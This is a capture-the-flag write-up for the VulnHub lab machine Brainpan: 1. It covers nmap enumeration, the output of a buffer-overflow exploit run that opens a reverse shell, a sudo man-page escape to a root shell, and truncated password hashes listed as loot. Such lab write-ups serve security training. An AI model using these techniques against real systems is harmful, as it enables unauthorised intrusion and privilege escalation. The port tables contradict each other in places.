[VulnHub] Brainpan: 1

Date: 31/Aug/2019
Categories: oscp, vulnhub, linux
Tags: exploit_bof, privesc_anansi, privesc_sudo

Overview

This is a writeup for VulnHub VM Brainpan: 1. Here are stats for this machine from machinescli:

```
machinescli -t --info "vulnhub#51"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#51	Brainpan: 1						exploit_bof privesc_anansi privesc_sudo

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `9999/tcp/abyss?`: privesc_anansi, privesc_sudo
2. `10000/tcp/http/SimpleHTTPServer 0.6 (Python 2.7.3)`: exploit_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Jul 31 15:33:35 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/vulnhub/brainpan/results/192.168.92.141/scans/_quick_tcp_nmap.txt -oX /root/toolbox/vulnhub/brainpan/results/192.168.92.141/scans/xml/_quick_tcp_nmap.xml 192.168.92.141
Nmap scan report for 192.168.92.141
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-07-31 15:33:36 PDT for 44s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON         VERSION
9999/tcp  open  abyss?  syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [__________________________ WELCOME TO BRAINPAN ___________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.3)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.70%I=9%D=7/31%Time=5D421747%P=i686-pc-linux-gnu%r(NULL
SF:,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\|\x
SF:20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x2
SF:0\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x20
SF:\x20_\|_\|\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20
SF:\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20
SF:\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20
SF:_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20
SF:_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\x20
SF:\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20_\|
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SF:\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
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SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20_\|\n\n\[__________________________\x20WELCOME\x20TO\x20BRAINPAN\x20
SF:__________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\x20
```

```
SF:THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20>>\x20");
MAC Address: 00:0C:29:4F:0B:E6 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 31 15:34:20 2019 -- 1 IP address (1 host up) scanned in 45.02 seconds
```

2. Downloaded file from `http://192.168.92.141:10000/bin/brainpan.exe`.

3. Here's the summary of open ports and associated AutoRecon scan files:

```
openports
```

#	Port	Protocol	Service	Scans
1.	9999/tcp	abyss?	ttl 64	./results/192.168.92.141/scans/tcp_10000_http_gobuster.txt ./results/192.168.92.141/scans/tcp_10000_http_nikto.txt
2.	10000/tcp	caldav	ttl 64 Radicale calendar and contacts server (Python BaseHTTPServer)	./results/192.168.92.141/scans/tcp_10000_http_nmap.txt ./results/192.168.92.141/scans/tcp_10000_http_robots.txt ./results/192.168.92.141/scans/tcp_10000_http_whatweb.txt

Figure 3: writeup.enumeration.steps.3.1

Findings

Open Ports

```
9999/tcp   |  abyss?  |
10000/tcp  |  http    |  SimpleHTTPServer 0.6 (Python 2.7.3)
```

Files

```
http://192.168.92.141:10000/bin/brainpan.exe
```

Phase #2: Exploitation

1. BoF in a vulnerable service running on `9999/tcp`. File for the vulnerable service is avilable for download via a HTTP server running on `10000/tcp`. Analyze the service, create exploit and gain remote access to VM.

```
root@kali: ~/toolbox/data/vulnhub/brainpan # python sploit.py
[+] Connecting to IP: 192.168.92.141 at PORT: 9999
[+] Connected!


_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                              _|
                                              _|

[_____________________ WELCOME TO BRAINPAN _____________________]
                       ENTER THE PASSWORD

                       >>
[+] Sending the payload ...
[+] DONE! A reverse shell is on its way :) !
root@kali: ~/toolbox/data/vulnhub/brainpan #
```

Figure 4: writeup.exploitation.steps.1.1

Phase #2.5: Post Exploitation

```
puck@brainpan> id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
puck@brainpan>
puck@brainpan> uname
Linux brianpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686
 ↪  GNU/Linux
puck@brainpan>
puck@brainpan> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:4f:0b:e6
      inet addr:192.168.92.141  Bcast:192.168.92.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
puck@brainpan>
puck@brainpan> users
reynard
anansi
puck
```

Phase #3: Privilege Escalation

1. There's a binary, `anansi_util` that allows `sudo` access. Running the service, we see that it has 3 options, one of which is to view `man` page for any command. We use this option to escape to shell.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual test
sudo /home/anansi/bin/anansi_util manual test
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)/bin/bash
Cannot seek to that file position  (press RETURN)
Pattern not found  (press RETURN)!/bin/sh
!/bin/sh
#

# id
id
uid=0(root) gid=0(root) groups=0(root)
#

# uname -a
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686 GNU/Linux
#
```

Figure 5: writeup.privesc.steps.1.1

Loot

Hashes

```
root:$6$m20VT7lw$172.XYFP3mb9Fbp/IgxPQJJKDgdOhg34jZD5sxVMIx3dKq.DBwv.mw3HgCmRd0QcN4TCzaUtmx4C5DvZa.....................
reynard:$6$h54J.qxd$yL5md3J4dONwNl.36iA.mkcabQqRMmeZ0VFKxIVpXeNpfK.mvmYpYsx8W0Xq02zH8bqo2K.mkQzz55U2H.....................
anansi:$6$hblZftkV$vmZoctRs1nmcdQCk5gjlmcLUb18xvJa3efaU6cpw9hoOXC/kHupYqQ2qz50.ekVE.SwMfvRnf.QcB1lyD.....................
puck:$6$A/mZxJX0$Zmgb3T6SAq.FxO1gEmbIcBF9Oi7q2eAi0TMMqOhg0pjdgDjBr0p2NBpIRqs4OIEZB4op6ueK888lhO7gc.....
```

References

[+] https://www.vulnhub.com/entry/brainpan-1,51/
[+] https://isroot.nl/2019/05/12/vulnhub-write-up-brainpan-1/
[+] https://d7x.promiselabs.net/2018/03/04/ctf-brainpan-1-ctf-walkthrough-introduction-to-exploit-development-part-i/